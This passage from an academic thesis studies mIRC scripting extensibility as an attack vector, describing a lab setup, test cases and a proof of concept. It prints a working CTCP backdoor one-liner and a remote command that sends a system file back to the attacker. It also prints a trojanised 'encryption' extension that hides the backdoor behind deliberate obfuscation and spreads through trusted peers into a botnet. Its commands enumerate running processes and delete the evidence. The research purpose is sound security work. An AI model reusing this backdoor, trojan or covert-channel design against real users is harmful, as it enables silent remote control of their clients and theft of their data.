

Figure 3.2: *The simulated environment across the test lab hardware and software*

3.2.4 Selection of the firewall and anti-virus products

The selection of the firewall and anti-virus products was based on online comparative ratings of products, and the best-in-class software that was available for free or on a trial basis was selected for use in the lab environment.

Comodo Firewall was selected for installation in the test environment based on its ratings as the best free firewall for PC computers (ConsumerSearch, 2011) based on aggregated score across various reviews, outperforming even commercial products.

Avira AntiVir Personal anti-virus software was selected for based on its rating as top free anti-virus package (PCWorld, 2011).

The tables that follow indicate the match up between the software and hardware components as configured in the environment.

Table 3.1: Software on laptop 1 (Target)

	Application type	**Application name**	**Application version**	**Application description**
1	OS	Windows 7 Enterprise	2009 SP 1	Latest iteration of Microsoft's operating system
2	Firewall	Comodo Firewall	5.5.195786.1383	A leading freeware firewall for PCs.
3	Anti-virus	Avira AntiVir Personal	10.0.0.652, def 7.11.12.171	A leading freeware anti-virus product for PCs.
4	Chat client	mIRC	7.19	mIRC is a popular Internet Relay Chat client. (http://www.mirc.com)

Table 3.2: Software on laptop 2

	Application type	**Application name**	**Application version**	**Application description**
1	OS	Windows XP Professional	2002 SP 2	Desktop operating system, 64-bit installation.
2	Chat client	mIRC	7.19	mIRC is a popular Internet Relay Chat client.

Table 3.3: Configuration settings on laptop 1 (Target)

	Application type	**Application name**	**Configuration settings**
1	OS	Windows 7	A user account was created and all testing on Target machine was done while on this profile.
2	Firewall	Comodo Firewall	Firewall with Maximum Proactive Defense, SecureDNS option enabled.
3	Anti-virus	Avira AntiVir Personal	Heuristics detection set to "High detection level" and All threat categories selected.
4	Chat client	mIRC	A fresh installation of the application was used with all settings at their defaults.

There were no specific configuration requirements for the software setup on Laptop 2 (see Figure 3.2)

3.3 Basic testing process

Two test cases were developed and run with the aim of addressing the research questions. All the experiments shared the same basic process, however the independent variable (the application extensibility code) differs with each test and is detailed in Section 3.4 and Section 3.5 for the two experiments

respectively. The objectives of each experiment, expectations and the specific interactions that were being observed are also detailed per experiment.

3.3.1 Steps in the testing process

The detailed steps followed with these experiments were as follows:

1. Both clients on the different laptops in the lab are started, and all logs and screens are cleared.
2. Both clients are connected to an IRC server on the internet and joined into an empty channel.
3. When both clients are successfully in the channel with only the two users (named: Attacker and Target) the experiment begins.
4. A basic conversation is simulated which leads to an exchange of application extensibility code from Attacker to Target via the chat channel.
5. Target then loads the application extensibility code into their client where it is immediately active.
6. Attacker then performs a single command to exploit the application extensibility code loaded by Target.
7. Both clients are then disconnect from the IRC server and all scans, logs and screen data is collected for analysis.
8. The clients were then shut down marking the end of each experiment.

The test process can be broken up into four distinct phases:

Phase 1 Startup (steps 1 - 3)

Phase 2 Exchange (steps 4 - 5)

Phase 3 Execute (step 6)

Phase 4 Shutdown (steps 7 - 8)

These phases are what is used in the annotation of results to identify the timing of events.

3.3.2 Creation of pre-test data

A pre-test was done to create a control set of results to which subsequent testing could be compared. This data set forms a control set for analysis and discussion purposes. The phases of the testing process were executed with the following modifications to create a data set that did not include the independent variable (the application extensibility code).

Phase 1 Startup (steps 1 - 3)

Phase 2 Exchange (steps 4 - 5) No application extensibility code is exchanged.

Phase 3 Execute (step 6)

Phase 4 Shutdown (steps 7 - 8)

Note that Phase three was still carried out in order to create a set of data that shows what happens when a specific command is executed by a remote user in the absence of any application extensibility code. The command performed by the attacker is the same as that for the first test case (see Listing 3.2).

3.4 Test case 1

The first test case aims to begin to answer the first research question, "Does application extensibility in network capable applications pose a potential security risk?". While the entire experiment process would be followed as detailed in Section 3.3, the observations would be focused less on the means by which malicious code could enter an application and more on the properties and interactions that an application with malicious logic has with the security measures in place.

A vulnerability is a weakness that allows a threat agent to bypass security (Ciampa, 2008), and in this particular instance the aim was to identify any significant vulnerabilities arising in the key applications as a remote user interacted with a malicious extension running in a target's mIRC client.

3.4.1 The application extensibility code

A search on the internet yielded code that fit the desired purpose in the form of a backdoor that could be created in mIRC via the Client-To-Client-Protocol used on IRC. The Client-To-Client-Protocol (CTCP) is a special type of communication between IRC Clients that can be used to make your mIRC react to commands or requests from other users. While this is not the only way for the mIRC client to respond to remote events, the protocol has a simple syntax that can be used to explain how the client can be extended with custom responses to CTCP queries. An explanation of the syntax used to create a custom CTCP event is provided in Section A.1.

Listing 3.1: mIRC CTCP backdoor customized

```
CTCP 1:@ *:*:$$2- | halt
```

The backdoor code listed in Listing 3.1 is a slightly modified version of the original code (see Listing A.2) obtained from the website Darknet - The Darkside (2011). The modification made was to include the use of a prefix "@" to denote a command that should trigger this specific CTCP event handler. The command to be executed would be the full length of the string beginning at the second token, "$$2-". The original code was written such that it was triggered by *any* CTCP query, including normal CTCP queries that had no executable commands. The addition of "halt" at the end of the backdoor code prevents a CTCP event that triggers this code from being processed any further by the script interpretor. This prevents the displaying of the default notification to the target's status screen of any event that triggered this code.

What this backdoor code does when placed in mIRC is allow for the execution of arbitrary commands (in the context of the scripting language's functions) from a remote user. In essence, it exposes the local application extensibility interpretor to direct input from a remote user, then executes this on the fly. This specifically leverages the context-based typing and dynamic behavior of scripting languages described in the Related Work chapter (see Section 2.3.3).

3.4.2 The exploit command from Attacker

The command used by the remote user in interaction with the CTCP backdoor is as follows:

Listing 3.2: CTCP command to show contents of a specific file

```
/ctcp Target @ /.play -n Attacker c:\windows\system32\drivers\etc\hosts
```

[**/ctcp**] - command to send a CTCP query

[**Target**] - the nick to whom the CTCP query is directed

[**@**] - trigger command for the backdoor

[**/.play -n**] - command to play the contents of a file, with the option of using /notice commands to send the data

[**Attacker**] - the nick to whom the contents should be played

[**c:\windows\system32\drivers\etc\hosts**] - the file whose contents should be displayed (played).

This command is sent to the target's computer, where it triggers the CTCP backdoor and the line is executed. The outcome would be the target's client relaying the contents of the file specified back to the attacker. Note that the dot(.) in the command "/.play -n" makes the command execute silently, that is without any feedback to any of the target's screens.

3.4.3 Test case 1 expectations

The following *security-positive* application behaviors were expected in both the pre-testing and the first test case:

1. **Network access** - On creation of a network connection by the application the firewall should pick this up and explicitly ask if this connection should be permitted.
2. **Malicious code detection** - Anti-virus should detect the malicious extensibility code when it is exchanged, entered and stored as part of the application, or when it is invoked.
3. **Language restriction** - The code exposes the script interpretor to remote users allowing them to interact with local content arbitrarily, language restrictions in the application should prevent this.
4. **User permissions** - The remote command accesses the contents of a system file, the application (running with user privileges) should not be able to access such system files.

3.5 Test case 2 (Proof of Concept)

The second experiment primarily aims to answer the second research question, "How realizable is the threat of application extensibility in a real world context?". A key component of the second

experiment is a shift from the mere observation of the effects of malicious code to an examination of a means of introduction of that code in a systematic way (a threat) and the building of a proof of concept (PoC) that effects this. The second test case builds on the first one, so both the pre-testing and first test case were completed in full and analyzed before the development of the proof of concept was completed.

Details on the proof of concept development can be found in chapter 4. The testing of the code once the proof of concept was developed followed the same basic process outlined in Section 3.3. The recording of results follows the process that was established for all the test cases (see Section 3.6).

The expectations for the second test case were derived from the findings of the pre-testing and first test case, and are detailed separately in Section 4.4.

3.6 Recording of results

There were three main sub-sets of data that would be acquired from the experiment. The data would be correlated to the actions taken during the experiment and used to supplement the observations of the different states and behaviors of the applications.

3.6.1 mIRC screen text dumps

The screens of both the attacker and target clients were monitored and text dumps of the contents of the screens were made at the end of each experiment and are included for analysis.

3.6.2 Firewall traffic logs

The firewall logs were cleared before the beginning of each experiment and logging enabled to capture all traffic to and from Target's client during the entire testing process. The firewall logs were monitored and recorded during each phase, and the results annotated to mark the beginning of each phase.

3.6.3 Anti-virus scan results

The anti-virus package selected was installed and running at all times during the process. The two folders that were manually scanned were:

C:\Program Files (x86)\mIRC which is the folder where the client software was installed

C:\Users\User\AppData\Roaming\mIRC which contains the user's custom data used to run the application

A manual scan was done at the beginning of Phase one and at the end of Phase four before the applications were shutdown.

3.7 Analysis of results

The analysis of the results of the first test case was aimed at identifying any salient points in application behavior that could form a basis for answering the first research question (see Section 1.3.1). The information and conclusions from the first test case were then incorporated into the design and

construction of the proof of concept (see chapter 4) which primarily addresses the second research question (see Section 1.3.2).

No specific tools were required for the analysis of the results.

3.8 Summary of method

The methods applied can be summarized as following an experimental approach to identify vulnerabilities relating to application extensibility and examining if these can be effectively leveraged by an attacker using extensibility as the means. The combination of approaches would effectively address the research questions posed. The process followed involved the following major activities:

1. A lab environment was created in which scenarios could be recreated with application behavior monitored
2. A specific testing process was defined that would allow the opportunity to observations and record processing data
3. Pre-test data was generated to be used as control data before the before the introduction of the independent variable
4. The objectives, testing process, and expected results were established for the first test case
5. The experiments were conducted introducing the independent variable
6. The recorded results of the experiment consisted of observations and activity log files
7. An analysis of the results of the first test case was made to establish the impact of the introduced extension
8. The results of the first test case were then used to design a proof of concept attack that leveraged vulnerabilities identified
9. The proof of concept was then subjected to the same testing process to validate if the threat was successfully realized

Chapter 4

Proof of concept

4.1 Introduction

Addressing the second research question, "How realizable is the threat of application extensibility in a real world context?", requires more than simply identifying a series of flaws in implementation or design relative to application extensibility. It requires identifying whether application extensibility has a potential role in security threats. A threat is an event or action that may defeat the security measures in place and result in a loss (Ciampa, 2008), in particular the question to be answered was if application extensibility can be used as part of the initial attack vector in breaching a computer's security perimeter.

The objective of the proof of concept was to take all the descriptive and predictive information from literature on role of application extensibility, combine these with the risks identified in the first test case, and follow a process to determine if application extensibility can be used as a threat agent. Can application extensibility features be used to drive an attack?

4.2 Proof of concept construction

Various elements have been identified from literature and the first test case that can contribute to the design and construction of an attack vector based on application extensibility. The framework used to design the proof of concept follows the typical malware behavioral analysis process which involves the creation of a controlled environment, running the malware sample and examining its behavior as it interacts with the computer and responds to the various stimuli (Singh et al, 2008). The only difference was that rather than trying to determine the behavior and interactions of a piece of malware, the behavior was already known and it was a question of determining what the malware code would need to be to result in that behavior.

The different elements involved and how they were used in the construction of the proof of concept are described in the following sections.

4.2.1 Vulnerabilities identified from test case 1

The pre-testing and first test case uncovered the following vulnerabilities (see Section 6.2.5):

- It is possible for an extensible application to be modified with malicious code and still retain its trust status with a firewall.
- It is possible for malicious extensibility code to go undetected and unblocked by anti-virus software even when the virus definitions are up-to-date.
- It is possible to access sensitive extensibility functionality and breach security contexts within mIRC, allowing a remote user to directly interact with local files.

- It is possible to obtain critical information about the state of a system even when locked to user privilege levels.
- It is possible for all of these activities to happen without Target being notified or aware that they are happening.

The significance of these vulnerabilities is that they in-turn provide some guidance on what aspects can be leveraged by an attack that is based on extensibility features. Certain deductions can be made about the format and structure that the attack would need to adhere to in order to be able to penetrate the security layers. In the context of the lab environment the following operating conditions were assumed and taken into account:

1. If a user is on IRC then their client has been granted firewall permissions and there is a good possibility the client is trusted.
2. To evade anti-virus detection by signature matching no known code would be used, and no behavior likely to trigger heuristics would be used (e.g. writing to the Windows registry).
3. By default mIRC installs with no language restrictions so it can be assumed there is a high probability of no restrictions on the code's functionality
4. A worst case scenario of the client running from a user profile was assumed, which would limit system interaction to mostly "read" functions.
5. The code would have to be designed to maximize suppression of information about its execution to avoid alerting the user of the unwanted activity.

4.2.2 The key functional components

The proof of concept additionally incorporated the following available information in the design of the code:

- **The weakness to exploit** - "Download of Code Without Integrity Check"
- **The interface to target** - The human/computer interface
- **The most suited type of attack** - A semantic attack
- **The software integrity payload** - the backdoor code tested in the first test case (see listing 3.1)

The weakness to exploit The prevalent weakness in regard to software integrity attacks was identified as the download of code without integrity checking (Mitre, 2011), this is the weakness that would be targeted. The attack would need to provoke or promote the download of code while at the same time preventing or dissuading the verification of the integrity of that code.

The interface to target The human/computer interface was identified as the weakest security link (Gattiker, 2004), so the attack would need to be targeted primarily at the end-user. They end-user would be the one made to download and apply the code.

The most suited type of attack Semantic attacks were identified as attacks that target the way humans assign meaning to content (Leach, 2011). It was also identified that humans are highly susceptible to semantic attacks (Gattiker, 2004) so the likelihood of success of such an attack on an end-user would be greater. A trojan horse presents these characteristics as it is a program that masquerades as a legitimate application, while also performing a covert function. When a trojan horse runs, the user has every indication that the expected application is running, however, the trojan horse also runs additional code that performs some covert activity (Cole, 2005).

The software integrity payload The backdoor code tested in the first test case proved to be an effective software integrity attack via extensibility, the proof of concept would be aimed at delivering this payload into a target's client. Based on the selection of the use of a trojan, an "application" would have to be built around this payload, this application would masquerade as a legitimate application while allowing an attacker covert interaction with the embedded backdoor code. This application would also be built using mIRC's application extensibility language, allowing for the leverage of the application extensibility risks identified (see Section 4.2.1).

4.2.3 Semantic attack design

Leveraging complexity

Hoglund (2004) notes that besides providing more avenues for attack through bugs and other design flaws, complex systems make it easier to hide or mask malicious code. The proof of concept would deliberately use complexity to hide the payload, and the following set of obfuscation techniques were applied to achieve the desired level of complexity:

- Using variable names that are identical to the function names to make it difficult to follow the process flow
- Superfluous iterations in the code that lengthen it to create "noise code" within which the payload can be hidden

Too high a level of obfuscation would alert a security conscious or experienced user that something was amiss, so the aim was to create a level of obfuscation that would pass as the innocent end-product of an amateur scripter who is not yet familiar with good coding practice.

Complexity was further leveraged in the creation of the covert channel, the covert channel hides itself within the encrypted text, but applies a different encryption algorithm from that applied to the normal text, this adds a layer of protection against inadvertent discovery of the covert channel by end-users. Only a concerted effort at the analysis and reverse-engineering of the code would identify the covert channel functionality. The goal of a covert channel is not necessarily to obscure the data flowing through the channel, but to obscure the very fact that a channel exists, representing a pure example of security through obscurity (Couture, 2011) .

Leveraging connectivity

To be able to quickly deliver the application extensibility code it had to be reasonably compact and portable to allow it to be easily transferred and handled over a chat channel by an end-user, without confusion. The code had to be firstly functional, and yet accessible enough that they'd feel capable of inputing it into their application themselves.

The resulting application developed was a basic text encryption extension that allowed an end-user to encrypt communication between themselves and other users on IRC servers. The resulting code was also concatenated to form two lines of code, one performing the encryption and the other the decryption (see Section 4.2.4).

The choice of application functionality meant that the interchange of encrypted data between the end-user and other users would be an expected product of the code. It is in this encrypted traffic that a covert channel was designed to allow for interaction with the payload that was embedded in the decryption algorithm of the extension. Covert communications are tunneled in normal, authorized traffic using techniques that make them largely undetectable to examination by administrators and network filters (Couture, 2011) and in this case the normal traffic would be the encrypted traffic that is generated by the application.

Cole (2005) identifies one key problem with trojans, it is that they tend to have a distribution problem as they cannot propagate on their own. Trojans rely on users accepting questionable executables from untrusted sources. However, the nature of this application designed is that it highly leverages peer-to-peer social engineering, the code is useless to a single user as they cannot communicate via encrypted text unless other parties can decrypt that text. So a compromised user will tend to distribute this code to their peers to be able to communicate with them via encrypted text. These peers have a greater trust relationship between them, increasing the probability of distribution as compared to receiving the code from a total stranger. Each peer will in-turn want to communicate with their other peers using the same encryption, passing on the code to other trusted peers without any intervention from the attacker.

This design aspect can be described as an "It takes two to Tango" effect, as it requires at least two (or more) users to be using this code to benefit from its legitimate functionality. This also presents an opportunity to compromise security hardened end-users who otherwise would never download such code from an untrusted source, by targeting less security conscious peers within their trust circle and encouraging them to share the code.

Where more than one user is compromised and they are all in the same channel as the attacker, any covert commands sent by the attacker would be executed by all compromised users. There is no discriminatory mechanisms built in to the code to indicate which clients must or must not execute the commands, effectively creating a live botnet. The desirability or undesirability of this effect is further discussed in Section 6.4.2.

Leveraging extensibility

Extensibility was leveraged by building the entire attack using the extensible language provided by mIRC. This allowed for the leveraging of the various behavioral properties of scripting languages as highlighted in the Related Work chapter (see Section 2.3.3), as well as the vulnerabilities identified from the first test case regarding system security (see Section 4.2.1). In addition, it was critical to the research question whether an extensible language could be used as part of the core of an attack vector.

4.2.4 Proof of concept code distributable to targets

The resulting extension that was built was as follows:

Listing 4.1: MIME and UUCODE text encryption PoC code (target)

```
01 alias /fly if ($1 == $null) { echo -a FLY: Type /FLY <text> | halt } |
    echo -a [Encoded] $1- | set %encode $1- | %encode1 = $encode(%encode
   ,m) | %encode2 = $encode(%encode1,u) | %encode = v %encode2 | /say %
   encode | unset %encode*

02 on ^!*:TEXT:v *:*: set %decode3 $2 | { %decode1 = $decode(%decode3,u)
   | $decode($3,u) $decode(%decode2, u) | %decode = $decode(%decode1, m)
   } | echo -a [ $+ $nick $+ ]: %decode | unset %decode*
```

The above represents the distributable code that is provided to the target. Any two users both using this code would be able to communicate in a public channel using encrypted text that was readily decrypted on either side by the extension. The intention was not to create strong encryption, but rather a means of steganographically concealing communication between the attacker and the backdoor payload in the encrypted communication. Madison (2007) describes the security of a steganographic message as often lying in the secrecy of its existence and/or the secrecy of how to decode it, in this case the security was in the secrecy of its existence as the encryption algorithm applied by the code is fairly basic. The component of the code that forms the embedded and obfuscated backdoor is indicated in Listing A.3.

Hoglund (2004) describes a good backdoor as being one that may be triggered by a special packet or it may be active only at certain times. This principle was adopted in the code to prevent accidental discovery of the backdoor, this was achieved by using an asymmetric encryption and decryption algorithm. The encryption algorithm provided to an end-user (line 01 in Listing 4.1 above) is unable to generate any covert communication in the text it encrypts, while the decryption algorithm (line 02 in Listing 4.1 above) contains code to handle the decryption of covert communication. This means end-users would not be able to inadvertently interact with the backdoor by using the code as provided to them, while an attacker could craft special encrypted text that allowed them to interact with both the legitimate decryption algorithm and the covert channel decryption. The attacker's version of the same code is provided in Section A.3 which contains the capability to send commands to the backdoor covertly. This implementation is further explained visually in Section 4.3.2.

This asymmetric algorithm is also designed to assist with the semantic attack by allowing an attacker to provide to an end-user the encryption function first. An end-user would examine the encryption code and find nothing threatening, and when they are provided with the decryption line they would tend to perform a less thorough analysis of the code assuming that the integrity in the encryption is reciprocated in the decryption - which is not the case. The level of obfuscation applied greatly reduces the probability of even an experienced scripter being able to notice that the encryption and decryption algorithms do not coincide.

4.3 Proof of concept implementation

4.3.1 Using the encryption/decryption commands

To encrypt any text a user would want to send to a channel they simply have to type the text to be encrypted after the command "/fly" as shown in Listing 4.2.

Listing 4.2: Fly syntax

```
/fly Hello how are you
```

The resulting encrypted text (see Listing 4.3) is then transmitted to the chat channel where it will be automatically decrypted and displayed to users that have the encryption/decryption extension installed.

Listing 4.3: Fly output

```
v 84T=6<V)'.&=A1SDS24=&>5I30C5B,U4]‘‘‘‘
```

Encrypting the same text using the attackers version of the code produces exactly the same output (see Listing 4.4), except the attacker's version of the command is named "/fry" (see Section A.3)

Listing 4.4: Fry output

```
v 84T=6<V)'.&=A1SDS24=&>5I30C5B,U4]‘‘‘‘
```

The attacker's encryptor can, however, append an encrypted command that is transmitted covertly to a target as part of the body of the encrypted text. The target's decryption code will display the normal text that has been encrypted while simultaneously executing the hidden command, without displaying it. Listing 4.5 provides an example of the text " I am doing fine thanks" being transmitted from an attacker [1].

Listing 4.5: Fry output with covert command

```
v @4U−":&)30FMB,FQU6GE";6%7−6Q)2%)O65<U<F−W/3T‘ %+V5X:70‘
```


[1] What is virtually impossible to tell from the encrypted text in Listing 4.5 is that it contains a covertly transmitted command that would shut down the target client completely

4.3.2 Visual explanation of the covert channel implementation

The workings of encryption/decryption extension and its covert channel are represented in the following explanatory figures which show the typical structures of the text that would appear on the user's screen as well as in the chat room.

P - The word "Encoded" appears on screen indicating the following is what you have encoded/encrypted.

Q - The plain text version of the message that has been encrypted.

A - A timestamp typically added to chat conversations by the client.

B - The name of the person transmitting the text.

C - The letter "v" pre-fixed to encrypted text, triggers decryption in other clients.

D - The encrypted version of the plain text message to be sent.

E - Encrypted text from Attacker intended for decryption and display to Target.

F - Encrypted command from Attacker intended for *execution*, but not display, by Target.

X - The name of the person who's text has been decrypted.

Y - The decrypted version of the text.

Z - Encrypted covert command.

Lines marked with an asterisk(*) will only appear on a user's screen for information purposes and are not transmitted to the chat channel.



Figure 4.1: *Encryption of Target text to Friend A (Target's screen)*



Figure 4.2: *Decryption of text from Target by Friend A (Friend A's screen)*



Figure 4.3: *Pattern of encrypted conversation between Target and Friend A (as seen in public channel)*



Figure 4.4: *Encryption of text from Attacker to Target (Attacker's screen)*



Figure 4.5: *Decryption of text from Attacker by Target (Target's screen)*



Figure 4.6: *Pattern of conversation between Attacker and Target (as seen in public channel)*

Visually the pattern and characteristics of the encrypted communication between two users (as illustrated in Figure 4.3) is almost visually indistinguishable from that between an attacker and a target (as illustrated in Figure 4.6) where commands are transmitted covertly.

4.3.3 The exploit command from Attacker

Bearing in mind the restrictions imposed by the user level privileges on Target, the following commands (see Listing 4.6) were constructed for use in this test case to enumerate the running processes on Target's computer. This kind of information could provide an attacker the opportunity to leverage a client-side exploit to any vulnerable applications identified in the list of running processes. The commands would be transmitted via the covert communication channel built into the PoC.

Listing 4.6: Reveal running processes on Windows 7

```
/.run -n cmd.exe /c tasklist > c:\users\public\t
/.play -n Attacker c:\users\public\t
/.remove c:\users\public\t
```

The effects of these commands are as follows:

1. The "/run -n" command in mIRC is used to execute an external application in a minimized state. The application executed was "tasklist", which provides a text version of a list of all running processes. The output from the command is written to the file "c:\users\public\t". "c:\users\public\" is a public folder on Windows 7, allowing "Reads" and "Writes" from any user.
2. The contents of "c:\users\public\t" would then by "played" to the Attacker using the same basic process as that demonstrated in the first test case (see Section 3.4.2).
3. Finally to erase any tracks of what had occurred the file "c:\users\public\t" would be removed using the internal mIRC command "/.remove".

4.4 Test case 2 expectations

The first test case worked with ***security-positive*** expectations and security risks were identified where these expectations were not met. For this second test case the expectations would be ***security-negative***, implying that if the expected application behavior was successfully met then the threat was successfully realized and demonstrated.

The expected security-negative application behavior was as follows;

1. **Network access** - Despite the trusted application having been modified through extensibility the firewall would fail to pick this up and still grant out-bound permissions based on the trust.
2. **Malicious code detection** - Anti-virus would fail to detect the malicious extensibility code when it is exchanged, entered and stored as part of the application, or when it is invoked.
3. **Language restriction** - The default language restriction settings in mIRC would fail to prevent the exposing of the script interpretor to remote users allowing them to interact with local content arbitrarily.
4. **User permissions** - Even though the application was being run with user privileges, it would still not enforce sufficient restriction to prevent access to sensitive system information.

4.5 Summary of proof of concept

The proof of concept represents the convergence of vulnerabilities identified in the first test case, with different sets of information from existing literature that point to the role and capabilities of application extensibility, to create an extensibility based attack vector.

Chapter 5

Results

5.1 Pre-test results

Pre-test data was generated to form control data that could be used to make comparisons to highlight any expected or unexpected behavior from the applications while under testing. The process used to generate the pre-test results is highlighted in Section 3.3.2 of the Methods chapter and the results are provided here.

The setup of the channel in which all testing, including the test cases, was conducted is shown in screenshot Figure 5.1.

